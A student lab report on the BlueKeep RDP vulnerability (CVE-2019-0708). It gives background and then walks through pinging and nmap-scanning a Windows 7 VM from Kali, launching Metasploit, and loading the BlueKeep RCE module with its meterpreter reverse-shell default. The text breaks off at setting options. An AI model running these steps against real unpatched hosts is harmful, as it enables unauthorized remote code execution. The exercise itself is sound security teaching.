Sri Lanka Institute of Information Technology

BlueKeep Vulnerability

Group Assignment

IE2012 - Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT20613518	Madhusanka D.N.V
IT20297404	Anuradha E.K.R

Date of submission

Table of Contents

Abstract

In cybersecurity, a vulnerability is a weakness that can be exploited by cybercriminals to gain unauthorized access to a computer system. After exploiting vulnerability, a cyberattack can run malicious code, install malware, and even steal sensitive data.

1. Introduction

According to Cybersecurity & infrastructure, Security Agent in the USA, [1] BlueKeep (CVE-2019-0708) could be a one in all security vulnerability that was discovered in Microsoft's Remote Desktop Protocol (RDP) implementation, that permits for the likelihood of remote code execution. In keeping with Microsoft, AN assailant will send specially crafted packets to 1 of those operating systems that have RDP enabled. We will use Metasploit to use targets. Once with success causing the packets, the assailant would have the power to perform many actions: adding accounts with full user rights; viewing, changing, or deleting data; or putting in programs. This exploit, which needs no user interaction, should occur before authentication to achieve success.

2. Background/ Literature Survey


BlueKeep (CVE-2019-0708) is a critical remote code execution bug in the Remote Desktop Services Protocol in older and legacy versions of Windows, including Windows 7, Windows XP, Windows Visa, and Windows Server 2008. [2]

BlueKeep is considered “wormable” because malware exploiting this vulnerability on a system could propagate to other vulnerable systems; thus, a BlueKeep exploit would be capable of rapidly spreading in a fashion similar to the WannaCry malware attacks of 2017. [2]


After exploit, the attacker would have the ability to perform several actions: adding accounts with full user rights; viewing, changing, or deleting data; or installing programs. This exploit which requires no user interaction, must occur before authentication to be successful.

3. Methodology

We use our target as Windows 7 virtual machine and use Kali Linux virtual machine to exploit it.




```
┌──(root💀kali)-[/home/kali]
└─# uname -a
Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\viraj>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2281:1788:55f0:75d7:37d0:7a7e
   Temporary IPv6 Address. . . . . . : 2402:4000:2281:1788:ccfa:24ac:c826:9dc9
   Link-local IPv6 Address . . . . . : fe80::55f0:75d7:37d0:7a7e%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5201:d9ff:fe86:53ab%11
                                       192.168.8.5

Tunnel adapter isatap.{43EFDBA5-86F1-4A36-8566-7C395A7F8CEE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\viraj>_
```


Step 1: We can ping windows 7 Ip address in kali and see it ping or not.




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.8.102
PING 192.168.8.102 (192.168.8.102) 56(84) bytes of data.
64 bytes from 192.168.8.102: icmp_seq=1 ttl=128 time=0.827 ms
64 bytes from 192.168.8.102: icmp_seq=2 ttl=128 time=0.811 ms
64 bytes from 192.168.8.102: icmp_seq=3 ttl=128 time=0.932 ms
64 bytes from 192.168.8.102: icmp_seq=4 ttl=128 time=0.864 ms
64 bytes from 192.168.8.102: icmp_seq=5 ttl=128 time=0.278 ms
64 bytes from 192.168.8.102: icmp_seq=6 ttl=128 time=0.241 ms
64 bytes from 192.168.8.102: icmp_seq=7 ttl=128 time=0.937 ms
64 bytes from 192.168.8.102: icmp_seq=8 ttl=128 time=0.920 ms
64 bytes from 192.168.8.102: icmp_seq=9 ttl=128 time=0.517 ms
64 bytes from 192.168.8.102: icmp_seq=10 ttl=128 time=0.891 ms
64 bytes from 192.168.8.102: icmp_seq=11 ttl=128 time=0.951 ms
64 bytes from 192.168.8.102: icmp_seq=12 ttl=128 time=0.891 ms
64 bytes from 192.168.8.102: icmp_seq=13 ttl=128 time=0.224 ms
64 bytes from 192.168.8.102: icmp_seq=14 ttl=128 time=1.06 ms
64 bytes from 192.168.8.102: icmp_seq=15 ttl=128 time=1.13 ms
64 bytes from 192.168.8.102: icmp_seq=16 ttl=128 time=1.03 ms
64 bytes from 192.168.8.102: icmp_seq=17 ttl=128 time=1.05 ms
64 bytes from 192.168.8.102: icmp_seq=18 ttl=128 time=0.258 ms
64 bytes from 192.168.8.102: icmp_seq=19 ttl=128 time=1.02 ms
64 bytes from 192.168.8.102: icmp_seq=20 ttl=128 time=0.997 ms
64 bytes from 192.168.8.102: icmp_seq=21 ttl=128 time=0.766 ms
64 bytes from 192.168.8.102: icmp_seq=22 ttl=128 time=0.242 ms
```

If it works, we can move to next step.


Step 2: We need to find system information like os name, open ports in Windows 7. So, we use Nmap to find that information.



```
┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.8.102 -sV -sC -O -T4                                 148 ✗ 1 ⚙
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 10:50 IST
Nmap scan report for 192.168.8.102
Host is up (0.00059s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1
 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=viraj-PC
| Not valid before: 2021-10-01T21:35:43
|_Not valid after:  2022-04-02T21:35:43
|_ssl-date: 2021-10-07T19:56:53+00:00; -9h26m56s from scanner time.
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc              Microsoft Windows RPC
```




```
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 08:00:27:DC:B1:E5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cp
e:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows S
erver 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: VIRAJ-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -10h49m26s, deviation: 2h45m00s, median: -9h26m56s
|_nbstat: NetBIOS name: VIRAJ-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00
:27:dc:b1:e5 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: viraj-PC
```




```
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: viraj-PC
|   NetBIOS computer name: VIRAJ-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-10-08T01:25:48+05:30
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-07T19:55:48
|_  start_date: 2021-10-07T15:48:52

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.58 seconds
```

Our target port is 3389. It is open. That means target is vulnerable. So now we can start attack.

Step 3: Start Metasploit using “msfconsole” and “search bluekeep”.




~~~
┌──(root💀kali)-[/home/kali]
└─# msfconsole
                                        `:oDFo:`
                                   ./ymM0dayMmy/.
                                -+dHJ5aGFyZGVyIQ==+-
                            `:sm⏣~~Destroy.No.Data~~s:`
                         -+h2~~Maintain.No.Persistence~~h+-
                     `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                  ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
               -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
              -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
              :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
              :we're.all.alike'`                     The.PFYroy.No.D7:
              :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
              :msf>exploit -j.                       :Ns.BOB&ALICEes7:
              :---srwxrwx:-.`                         `MS146.52.No.Per:
              :<script>.Ac816/                         sENbove3101.404:
              :NT_AUTHORITY.Do                          `T:/shSYSTEM-.N:
              :09.14.2011.raid                        /STFU|wall.No.Pr:
              :hevnsntSurb025N.                       dNVRGOING2GIVUUP:
              :#OUTHOUSE-  -s:                        /corykennedyData:
              :$nmap -oS                               SSo.6178306Ence:
              :Awsm.da:                              /shMTl#beats3o.No.:
              :Ring0:                                `dDestRoyREXKC3ta/M:
              :23d:                                 sSETEC.ASTRONOMYist:
               /-                        /yo-    .ence.N:(){ :|: & };:
                                        `:Shall.We.Play.A.Game?tron/
                                        ```-ooy.if1ghtf0r+ehUser5`
                                      ..th3.H1V3.U2VjRFNN.jMh+.`
                                     `MjM~~WE.ARE.se~~MMjMs
                                      +-KANSAS.CITY's~-`
                                       J~HAKCERS~./.`
                                       .esc:wq!:`
                                        +++ATH`
                                          `

       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > █
~~~




```
msf6 > search bluekeep

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep    2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

Step 4: Use exploit/windows/rdp/cve_2019_0708_bluekeep_rce



```
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```


Step 5: Type “info” to see information about it.



```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > info

       Name: CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
     Module: exploit/windows/rdp/cve_2019_0708_bluekeep_rce
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 2019-05-14

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Ryan Hanson
  OJ Reeves <oj@beyondbinary.io>
  Brent Cook <bcook@rapid7.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic targeting via fingerprinting
  1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

Check supported:
  Yes

Basic options:
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN                        no        The client domain name to report during connect
  RDP_USER                          no        The username to report during connect, UNSET = random
  RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            3389             yes       The target port (TCP)

Payload information:
  Space: 952

Description:
  The RDP termdd.sys driver improperly handles binds to internal-only
  channel MS_T120, allowing a malformed Disconnect Provider Indication
  message to cause use-after-free. With a controllable data/size
  remote nonpaged pool spray, an indirect call gadget of the freed
  channel is used to achieve arbitrary code execution. Windows 7 SP1
  and Windows Server 2008 R2 are the only currently supported targets.
  Windows 7 SP1 should be exploitable in its default configuration,
  assuming your target selection is correctly matched to the system's
```


In description we can see how to set target.

Step 5: Type “show options” to set a target.




```
